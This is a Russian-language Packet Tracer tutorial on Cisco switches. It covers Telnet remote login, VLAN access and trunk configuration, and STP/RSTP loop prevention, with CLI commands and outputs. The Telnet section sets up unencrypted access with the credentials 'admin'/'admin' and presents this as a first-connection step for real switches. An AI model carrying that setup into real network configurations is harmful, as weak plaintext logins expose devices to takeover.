- Switch (config-line) #**transport input telnet** – сконфигурировать «Telnet protocol»

Шаг 7 – Включение авторизации для удалённых соединений


- Switch (config-line) #**login** ? – опции команды «login»
 local Local password checking
 <cr>
- Switch (config-line) #**login local** – при проверке паролей будет использоваться локальная база
- Switch (config-line) #**end** – выйти из всех режимов конфигурирования

Шаг 8 – Сохранение конфигурации

- Switch#**wr mem = write memory** – сохранить конфигурации
 Building configuration...
 [OK]
- Switch#
-
-

Шаг 9 – Проверить конфигурацию – Подключить ПК к коммутатору по Ethernet

- Группа «Connections» → Подгруппа «Connections» → Кабель «Copper Straight-Through»
- В Рабочем Пространстве: левый клик на ПК «PC-PT PC0» → из выпавшего списка выбрать соединение: USB0 | USB1 | **FastEthernet0**
- От «PC-PT PC0(1)» за курсором потягнется кабель в виде сплошной прямой.
- Дотянуть кабель курсором до «Switch0» → левый клик → из выпавшего списка выбрать соединение: **FastEthernet0/1** | FastEthernet0/1 | ... | FastEthernet0/24 | GigabitEthernet0/1 | GigabitEthernet0/2



- Подождать, пока линк у коммутатора станет зелёным: «» → «»
- На ПК сконфигурировать IP-адрес из той же подсети, что и адрес коммутатора:
«PC0» (л/клик) → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.0.2** – подсеть та же, что и коммутатора: 192.168.0, но хост не «1», а «2»
 - Subnet Mask: **255.255.255.0** – значение появляется автоматически при клике на поле
 - «»

- Пропинговать созданную сеть (проверить соединение на работоспособность):
«PC0» (л/клик) → тег «Desktop» → ярлык «Command Prompt» → ввести в консоль команду «ping» и IP
C:\>ping 192.168.0.1

```
Pinging 192.168.0.1 with 32 bytes of data:  
  
Request timed out.  
Reply from 192.168.0.1: bytes=32 time=33ms TTL=255  
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255  
Reply from 192.168.0.1: bytes=32 time<1ms TTL=255  
  
Ping statistics for 192.168.0.1:  
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),  
Approximate round trip times in milli-seconds:  
    Minimum = 0ms, Maximum = 33ms, Average = 11ms
```

- Пингование «PC0» – «Switch0» прошло успешно: 3/4 пакетов получены ПК «PC0», потерянных данных – 25%
- Проверить Telnet – ввести в консоль команду «telnet» и IP
- Коммутатор запросит логин – ввести установленный логин «admin»
- Коммутатор запросит пароль – ввести установленный пароль «admin»

```
C:\>telnet 192.168.0.1  
Trying 192.168.0.1 ...Open
```

```
User Access Verification
```



```
Username: admin  
Password: admin /*не отображается*/  
Switch#
```

- «Switch#» – произошёл удалённый вход на коммутатор в привилегированный режим.
- Эти Шаги (1–9) – производятся при первом подключении к коммутатору IRL.
- В Packet Tracer (для экономии времени) можно подключаться через встроенную ф-цию Свитча – тэг «CLI»

VLAN, VIRTUAL LOCAL NETWORK – ВИРТУАЛЬНАЯ ЛОКАЛЬНАЯ СЕТЬ

VLAN, Virtual Local Network – Виртуальная Локальная Сеть ≈ «Коммутатор внутри коммутатора»

- VLAN – Позволяет объединить ПК в одну сеть на канальном уровне, даже если ПК физически подключены к разным коммутаторам.
- VLAN – Позволяет изолировать трафик группы узлов от остальной сети.



«+» Преимущества VLAN:

- VLAN помогает структурировать сеть – возможность выделения в отдельную сеть отдела, либо нескольких компьютеров, используя ОБЩИЙ коммутатор. Так же можно производить отделения сегмента серверов обычных пользователей, пользователей IP-телефонов, IP-видеокамер. VLAN выстраивает логическую структуру сети, которую гораздо проще анализировать, чем физическую структуру, где изображены только физические подключения.
- VLAN используется для обеспечения безопасности – Разделить сеть гостевых пользователей и пользователей серверов – гостевой пользователь не будет иметь доступа к разным сегментам сети.
- VLAN используется для объединения – возможность объединить пользователей на канальном уровне, даже если они подключены к разным коммутаторам.
- VLAN уменьшает количество широковещательного трафика – каждый VLAN – это отдельный широковещательный домен. Например, коммутатор – это устройство 2-го Уровня модели OSI. По умолчанию все порты на коммутаторе находятся в первом VLAN-e, а значит – в одном широковещательном домене. Широковещательный домен – домен внутри которого передаются

широковещательные кадры, т.е. кадры, передаваемые на всю сеть данного сегмента – в каждый порт коммутатора. Эти кадры необходимы для работы многих протоколов, таких как ARP, DHCP, и т.д.

Настраивать VLAN можно только на Управляемых коммутаторах – тех, к которым можно подключиться по консоли или удалённо, с использованием таких протоколов как TELNET или SSH.

Типы портов коммутатора:


- Access Port – для подключения конечных устройств (ПК, ноутбуки, IP-телефоны, в/камеры, сервера и т.д.);
- Trunk Port – для соединений между коммутаторами.

ПРИМЕР 1 – Схема использования VLAN с 1 коммутатором.

1. Создать VLAN.
2. Определить Access-порты – для конечных устройств – компьютеров.

Шаг 0 – Подготовка

- Создать 1 коммутатор и 4 ПК: «Switch1», «PC1», «PC2», «PC3», «PC4»
- Соединение – прямой кабель
- Порт у каждого из ПК – «FastEthernet0»
- Порты коммутатора – «FastEthernet0/1», «FastEthernet0/2», «FastEthernet0/3», «FastEthernet0/4»



- Вторичная Панель Инструментов – «Draw Rectangle» – Нарисовать прямоугольник.
- С помощью двух прямоугольников разных цветов визуализировать 2 сегмента сети:
 - Зелёный – «Отдел бухгалтерии»;
 - Голубой – «Обычный отдел».
- Задача – отделить трафик Зелёного сегмента «Бухгалтерия» от Голубого «Обычный».
- Коммутатор «Switch1» → тэг «CLI» = Консоль (встроенная ф-ция Packet Tracer, чтобы не подключаться к коммутатору отдельно через ПК и консольный кабель).
 - Switch>en – перейти в «Привилегированный» режим → Switch#
 - Switch#conf t – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - По умолчанию все порты в коммутаторе находятся в 1-ом VLAN, поэтому надо задать другой VLAN.

Шаг 1 – Создать VLAN – Создание нового VLAN для Зелёного сегмента

- Switch (config) #vian 11 – создать новый VLAN №11 («1.1») и перейти к его настройке
- Switch (config-vlan) #name Acc – присвоить VLAN имя «Acc» («Accounting Department»)
- Switch (config-vlan) #exit – выйти из настроек VLAN → Switch (config) #
- Switch (config) #

Шаг 2 – Определить Access-порты для конечных устройств (ПК) – Настройка интерфейсов

- Переключиться в Рабочее Пространство → навести курсор на линки коммутатора в Зелёном сегменте → посмотреть названия портов → «Fa0/1» и «Fa0/2» → Переключиться в CLI
- Порты «Fa0/1» и «Fa0/2» нужно определить в только что созданной VLAN 11
- Switch (config) #interface fastEthernet0/1 – зайти в настройки интерфейса порта «fastEthernet0/1»
- Switch (config-if) #switchport mode access – для «Fa0/1» задать режим «access»
- Switch (config-if) #switchport access vlan 11 – для «Fa0/1» определить VLAN 11
- Switch (config-if) #exit – выйти из настроек интерфейса → Switch (config) #
- Switch (config) #int fa0/2 – зайти в настройки интерфейса порта «fastEthernet0/2»
- Switch (config-if) #switchport mode access – для «Fa0/2» задать режим «access»
- Switch (config-if) #switchport access vlan 11 – для «Fa0/2» определить VLAN 11
- Switch (config-if) #end – выйти из всех режимов конфигурации → Switch#

Шаг 1 – Создать VLAN – Создание нового VLAN для Голубого сегмента

- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**vlan 12** – создать новый VLAN №12 («1.2») и перейти к его настройке
- Switch (config-vlan) #**name Ord** – присвоить VLAN имя «Ord» («Ordinary Department»)
- Switch (config-vlan) #**exit** – выйти из настроек VLAN → Switch (config) #
- Switch (config) #

Шаг 2 – Определить Access-порты для конечных устройств (ПК) – Настройка интерфейсов

- Переключиться в Рабочее Пространство → навести курсор на линки коммутатора в Голубом сегменте → посмотреть названия портов → «Fa0/3» и «Fa0/4» → Переключиться в CLI
- Порты «Fa0/3» и «Fa0/4» нужно определить в только что созданной VLAN 12
- Switch (config) # **int fa0/3** – зайти в настройки интерфейса порта «fastEthernet0/3»
- Switch (config-if) #**switchport mode access** – для «Fa0/3» задать режим «access»
- Switch (config-if) #**switchport access vlan 12** – для «Fa0/3» определить VLAN 12
- Switch (config-if) #**exit** – выйти из настроек интерфейса → Switch (config) #
- Switch (config) #**int fa0/4** – зайти в настройки интерфейса порта «fastEthernet0/4»
- Switch (config-if) #**switchport mode access** – для «Fa0/4» задать режим «access»
- Switch (config-if) #**switchport access vlan 12** – для «Fa0/4» определить VLAN 12
- Switch (config-if) #**end** – выйти из всех режимов конфигурации → Switch#

Информация о VLAN-ах

- Switch#**show vlan** – Посмотреть подробную информацию о VLAN-ах
- Switch#**show vlan brief** – Посмотреть краткую информацию о VLAN-ах

VLAN Name	Status	Ports
1 default	active	Fa0/5, Fa0/6, Fa0/7, Fa0/8 Fa0/9, Fa0/10, Fa0/11, Fa0/12 Fa0/13, Fa0/14, Fa0/15, Fa0/16 Fa0/17, Fa0/18, Fa0/19, Fa0/20 Fa0/21, Fa0/22, Fa0/23, Fa0/24 Gig0/1, Gig0/2
11 Acc	active	Fa0/1, Fa0/2
12 Ord	active	Fa0/3, Fa0/4
1002 fddi-default	active	
1003 token-ring-default	active	
1004 fddinet-default	active	
1005 trnet-default	active	
Switch#		


- На ПК сконфигурировать IP-адрес из той же подсети, что и адрес коммутатора, 3-ий октет = № VLAN:
«PC1» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.11.1** – подсеть та же, что и коммутатора: 192.168.11, VLAN 11, узел №1
 - Subnet Mask: **255.255.255.0** – значение появляется автоматически при клике на поле
- «PC2» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.11.2** – подсеть та же, что и коммутатора: 192.168.11, VLAN 11, узел №2
 - Subnet Mask: **255.255.255.0** – значение появляется автоматически при клике на поле
- «PC3» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.12.1** – подсеть та же, что и коммутатора: 192.168.12, VLAN 12, узел №1
 - Subnet Mask: **255.255.255.0** – значение появляется автоматически при клике на поле
- «PC4» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.12.2** – подсеть та же, что и коммутатора: 192.168.12, VLAN 12, узел №2
 - Subnet Mask: **255.255.255.0** – значение появляется автоматически при клике на поле
- Пропинговать компьютеры в одном VLAN: «PC1 Зелёный сегмент» → «PC2 Зелёный сегмент»
 - «PC1» → «Command Prompt» → **ping 192.168.11.2**
Ping statistics for 192.168.11.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
 - **«PC1» видит «PC2»** (аналогично и для других ПК в одном сегменте)
- Пропинговать компьютеры в разных VLAN: «PC1 Зелёный сегмент» → «PC3 Голубой сегмент»
 - «PC1» → «Command Prompt» → **ping 192.168.12.1**
Ping statistics for 192.168.12.1:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
 - **«PC1» НЕ видит «PC3»** (аналогично и для других ПК в разных сегментах)

ПРИМЕР 2 – Схема использования VLAN с 2 (и более) коммутаторами.

1. Создать VLAN.
2. Определить Access-порты – для конечных устройств – компьютеров.
3. Определить Trunk-порты – порт между коммутаторов.

Шаг 0 – Подготовка

- Выделить сеть с 1 коммутатором и под «Ctrl» скопировать её.
- Соединить 2 коммутатора – перекрёстным кабелем.
- Порт у каждого из Коммутаторов – «GigabitEthernet0/1» (для подключения коммутаторов друг к другу лучше использовать самые производительные порты).
- Поправить IP-адреса у ПК в скопированной сети:
 - «PC1(1)» → «Desktop» → «IP Configuration» → IP Address: **192.168.11.3**
 - «PC2(1)» → «Desktop» → «IP Configuration» → IP Address: **192.168.11.4**
 - «PC3(1)» → «Desktop» → «IP Configuration» → IP Address: **192.168.12.3**
 - «PC4(1)» → «Desktop» → «IP Configuration» → IP Address: **192.168.12.4**



- С помощью двух прямоугольников разных цветов визуализировать 2 сегмента сети:
 - Зелёный – «Отдел бухгалтерии»;
 - Голубой – «Обычный отдел».
- Задача – отделить трафик Зелёного сегмента «Бухгалтерия» от Голубого «Обычный».
- **Шаг 1 – Создать VLAN и Шаг 2 – Определить Access-порты для конечных устройств (ПК)**
- Т.к. коммутатор «Switch1(1)» был скопирован, то и настройки у него сохранились – можно проверить: «Switch1(1)» → тэг «CLI» = Консоль (встроенная ф-ция Packet Tracer, чтобы не подключаться к коммутатору отдельно через ПК и консольный кабель).
 - Switch>**en** – перейти в «Привилегированный» режим → Switch#
 - Switch#**show run** – посмотреть настройки

```
Current configuration : 1284 bytes
...
interface FastEthernet0/1
switchport access vlan 11
switchport mode access
!
interface FastEthernet0/2
switchport access vlan 11
switchport mode access
!
interface FastEthernet0/3
switchport access vlan 12
switchport mode access
!
interface FastEthernet0/4
switchport access vlan 12
switchport mode access
!
interface FastEthernet0/5
!
interface FastEthernet0/6
...
```

Шаг 3 – Определить Trunk-порты – порт между коммутаторов.


- Trunk-порт позволяет разбить одно физическое соединение между коммутаторами на несколько логических. Аналогия: физическое соединение – большой трубопровод между коммутаторами, логические соединения – более узкие трубы между коммутаторами внутри первоначальной широкой «физической» трубы.
- **Определить Trunk-порты для первого коммутатора:**
- «Switch1» → «CLI»
- Switch>**en** – перейти в «Привилегированный» режим
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**interface gigabitEthernet 0/1** – конфигурация интерфейса → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – для «Gi0/1» задать режим «trunk»
- Происходит изменение порта.
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, которые надо будет передавать через физическое соединение.
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию
- **Повторить определение Trunk-портов для второго коммутатора:**
- «Switch1(1)» → «CLI»
- Switch>**en** – перейти в «Привилегированный» режим
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**interface gigabitEthernet 0/1** – конфигурация интерфейса → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – для «Gi0/1» задать режим «trunk»
- Происходит изменение порта.
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, которые надо будет передавать через физическое соединение.
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Проверка

- Пропинговать ПК в одном сегменте VLAN, но на разных Свитчах: «PC1 Зелёный» → «PC1(1) и PC2(1) Зелёный»
 - «PC1» → «Command Prompt» → **ping 192.168.11.3**
Ping statistics for 192.168.11.3:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
 - C:\>**ping 192.168.11.4**
Ping statistics for 192.168.11.4:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
 - «PC1» видит «PC3» и «PC4» (аналогично и для других ПК в одном сегменте)
- Пропинговать ПК в разных сегментах VLAN, и на разных Свитчах: «PC1 Зелёный» → «PC3(1) и PC4(1) Голубой»
 - «PC1» → «Command Prompt» → **ping 192.168.12.3**
Ping statistics for 192.168.12.3:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
 - C:\>**ping 192.168.12.4**
Ping statistics for 192.168.12.4:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
 - «PC1» НЕ видит «PC3(1)» и «PC4(1)» (аналогично и для других ПК в разных сегментах)
- Для удаления VLAN из Trunk-порта просто заново указать в конфигурации Trunk-порта разрешённые VLAN без того, который надо удалить:
Switch (config-if) #**switchport trunk allowed vlan 12** – VLAN 11 – удалить, VLAN 12 – оставить.
- Пропинговать ПК в одном сегменте VLAN, но на разных Свитчах: «PC1 Зелёный» → «PC1(1) Зелёный»
 - «PC1» → «Command Prompt» → **ping 192.168.11.3**
Ping statistics for 192.168.11.3:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss)
 - «PC1» больше НЕ видит «PC1(1)»

УСТРАНЕНИЕ ПЕТЕЛЬ С ПОМОЩЬЮ ПРОТОКОЛА STP

- Методы организации отказоустойчивых каналов связи:
 - Резервирование соединений, Традиционная избыточная топология. – Дублирование физического соединения «Коммутатор-Коммутатор». Коммутаторы могут быть на разных этажах и если единственный кабель повредиться, то придётся или срочно искать место повреждения между этажами, или срочно искать и протягивать новый кабель, чтобы восстановить работу сети. Поэтому применяется Традиционная избыточная топология – основной кабель изначально дублируется резервным, который находится в режиме ожидания (пока основной кабель работает).
 - Агрегирование каналов – объединение нескольких физических каналов в один логический – Два кабеля, основной и резервный, объединяются в один логический канал. Информация передаётся сразу по обоим линкам. И, в случае обрыва одного из кабелей, информация продолжает поступать на те же оба линка.




- Коммутационная петля – получается в случае Резервирования соединений.
«–» Создаваемые проблемы:
 - Широковещательные штормы – приводят к неработоспособности сети;
 - Множественные копии кадров – приводят к неработоспособности сети;
 - Множественные петли – приводят к неработоспособности сети.
- Для их решения используется протокол STP, Spanning Tree Protocol – Протокол Связующего Дерева:
 - Протокол 2-го уровня модели OSI;
 - Защита от петель в сети;
 - Автоматическое резервирование каналов;
 - Время сходимости* 30–50 сек;
 - Альтернативы: RSTP, MSTP (время сходимости* < 1 сек).

* Время сходимости – время перехода на резервный линк, в случае падения основного линка.

СОЗДАНИЕ ОТКАЗОУСТОЙЧИВЫХ КАНАЛОВ – РЕЗЕРВИРОВАНИЕ СОЕДИНЕНИЙ (STP)

- Алгоритм работы протокола STP:
 1. Выбирается Корневой Коммутатор (Root Bridge) – Порты Корневого Коммутатора становятся назначенными (designated), и переходят в состояние передачи. Т.е. все порты Корневого Коммутатора принимают и отправляют пакеты.
 2. Выбирается Корневой Порт на Некорневом Коммутаторе – Корневой Порт выбирается с учётом стоимости пути от Некорневого Коммутатора до Корневого. Стоимость пути рассчитывается на основе пропускной способности каналов: чем больше пропускная способность – тем меньше стоимость.
 3. Выбор Назначенного Порта – в каждом «сегменте» (пролёте между двумя коммутаторами) STP создаёт один, «Назначенный» для связи с этим сегментом порт. Назначенный порт выбирается на свитче, который самый «дешёвый» (имеющий самую низкую стоимость) путь до Корневого свитча. Назначенный порт переходит в состояние передачи.



Протокол STP основывается на числе бит, которое объединяет приоритет коммутатора и MAC-адрес. Т.к. на всех коммутаторах Cisco приоритет – одинаковый, то корневым становится коммутатор с наименьшим MAC-адресом. Так же происходит выбор Назначенного порта, если у двух коммутаторов одинаковая стоимость пути до Корневого коммутатора: Назначенным портом станет тот, к коммутатора которого наименьший MAC-адрес.


- Состояния портов протокола STP:
 - Blocking – Блокировка;
 - Listening – Прослушивание;
 - Learning – Обучение;
 - Forwarding – Передача.
- Основные команды протокола STP:
 - spanning-tree vlan X priority;
 - spanning-tree vlan X root primary4
 - spanning-tree mode rapid-pvst.

PACKET TRACER

ПРИМЕР 1 (STP)

Шаг 0 – Подготовка

- Создать сеть из 3-ёх коммутаторов («Switch0», «Switch1», «Switch2»), соединённых по топологии Кольцо перекрёстным кабелем.



- Пока происходит инициализация линков – протокол STP уже работает.
- Это можно посмотреть в режиме «Симуляции»: «Simulation» → «▶▶»
- С коммутатора «Switch2» полетят 2 STP-пакета: один пакет – на «Switch0», другой – на «Switch1»☒
- Когда пакеты дойдут до «Switch0» и «Switch1» можно просмотреть их.
- Клик по пакету «☒» → тэг «OSI model»

In Layers	Out Layers
Layer 7	Layer 7
Layer 6	Layer 6
Layer 5	Layer 5
Layer 4	Layer 4
Layer 3	Layer 3
Layer 2: IEEE 802.3 Header 0001.C78A.4203 -> 0180.C200.0000 LLC STP BPDU	Layer 2: IEEE 802.3 Header 00D0.9716.3901 -> 0180.C200.0000 LLC STP BPDU
Layer 1: Port FastEthernet0/3	Layer 1: Port(s) FastEthernet0/1

Шаг 1 – Выбор протоколом STP Корневого Коммутатора (Root Bridge)

Шаг 2 – Выбор протоколом STP Корневого Порта на Некорневом Коммутаторе

Шаг 3 – Выбор протоколом STP Назначенного Порта

- Нужно определить какой коммутатор является корневым:
- Проверить коммутатор «Switch2» (из него отправлялись пакеты во время симуляции) «Switch2» → «CLI»
 - Switch>en – перейти в «Привилегированный» режим → Switch#
 - Switch#show spanning-tree – показать информацию о Связующем Дереве

```
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID  Priority    32769
            Address     0060.3E42.E8A0
            This bridge is the root
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
            Address     0060.3E42.E8A0
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time   20

  Interface      Role Sts Cost      Prio.Nbr Type
  -----+-----+-----+-----+-----+-----+
        Fa0/3       Desg FWD 19      128.3    P2p
        Fa0/2       Desg FWD 19      128.2    P2p
```

- Коммутатор «Switch2» – Корневой Коммутатор, а все его порты являются Назначенными.
- Проверить состояние портов коммутатора «Switch0»: «Switch0» → «CLI»
- Switch#show spanning-tree – показать информацию о Связующем Дереве

```
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID  Priority    32769
            Address     0060.3E42.E8A0
            Cost        19
            Port        3(FastEthernet0/3)
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
            Address     0090.0CE8.AED3
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time   20

  Interface      Role Sts Cost      Prio.Nbr Type
  -----+-----+-----+-----+-----+-----+
        Fa0/3       Root  FWD 19      128.3    P2p
        Fa0/1       Desg FWD 19      128.1    P2p
```


- Порт «Fa0/3», который ближе к Корневому коммутатору – является Корневым портом.
- Порт «Fa0/1», который дальше от Корневого коммутатора – является Назначенным портом.
- Проверить состояние портов коммутатора «Switch1»: «Switch1» → «CLI»
- Switch#show spanning-tree – показать информацию о Связующем Дереве

```
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID  Priority    32769
            Address     0060.3E42.E8A0
            Cost        19
            Port        2(FastEthernet0/2)
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec


  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
            Address     0090.219E.5972
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time   20

  Interface      Role Sts Cost      Prio.Nbr Type
  -----+-----+-----+-----+-----+-----+
        Fa0/1       Altn BLK 19      128.1    P2p
        Fa0/2       Root  FWD 19      128.2    P2p
```

- Порт «Fa0/2», который ближе к Корневому коммутатору – является Корневым портом.
- Порт «Fa0/1», который дальше от Корневого коммутатора – заблокирован (линк «»), чтобы не создать петлю – Альтернативный порт.
- Сравнить **приоритеты** и **MAC-адреса** трёх коммутаторов – приоритеты у всех одинаковые (32769), и Корневым выбран коммутатор, у которого MAC-адрес – наименьший (0060.3E42.E8A0) – «Switch2».
- Проверить, что протокол STP действительно работает – попробовать «положить» Корневой порт «Fa0/3» на Коммутаторе «Switch0», чтобы STP активировал Альтернативный порт «Fa0/1» на Коммутаторе «Switch1».



- «Switch0» → «CLI»
- Switch>**en** – перейти в «Привилегированный» режим
- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
- Switch (config) #**interface fa0/3** – конфигурация интерфейса → Switch (config-if) #
- Switch (config-if) #**shutdown** – выключить порт «fa0/3» коммутатора «Switch0»
- На соединении «Switch0–Switch2» линки станут красными «▼»
- У коммутатора «Switch1» линк «Fa0/1» некоторое время будет оранжевым «» – STP только начал работать: порт перешёл в режим прослушивания, потом в режим обучения, а потом уже в режим передачи – тогда линк «Fa0/1» станет зелёным «▲»
- STP отработал: связь восстановилась при падении одного из активных линков.



ПРИМЕР 2 (RSTP)

Шаг 0 – Подготовка

- Создать сеть из 2-ух коммутаторов («Switch1», «Switch2») и 2-ух ПК («PC1», «PC2»). Соединение произвести автоматически – Packet Tracer сам выберет прямой или перекрёстный кабель и порты.



- Настроить IP-адреса на ПК:
 - «PC1» → «Desktop» → «IP Configuration» → IP Address: **192.168.1.1** Subnet Mask: **255.255.255.0**
 - «PC2» → «Desktop» → «IP Configuration» → IP Address: **192.168.1.2** Subnet Mask: **255.255.255.0**
- Проверить, что есть связь – пропинговать «PC2» с «PC1»:
 - «PC1» → «Desktop» → «Command Prompt» → C:\>**ping 192.168.1.2**

```
Ping statistics for 192.168.1.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms

```
 - Связь – OK (0% loss)

- STP заблокировал линк «Fa0/2» на коммутаторе «Switch2», для предотвращения образования петли.

- Проверить порты коммутатора «Switch1»: «Switch1» → «CLI»

- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
- Switch#**show spanning-tree** – показать информацию о Связующем Дереве

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa0/1	Desg	FWD	19	128.1	P2p
Fa0/2	Desg	FWD	19	128.2	P2p
Fa0/3	Desg	FWD	19	128.3	P2p

- На коммутаторе «Switch1» все порты – Назначенные.

- Проверить порты коммутатора «Switch2»: «Switch2» → «CLI»

- Switch>**en** – Перейти в «Привилегированный» режим → Switch#
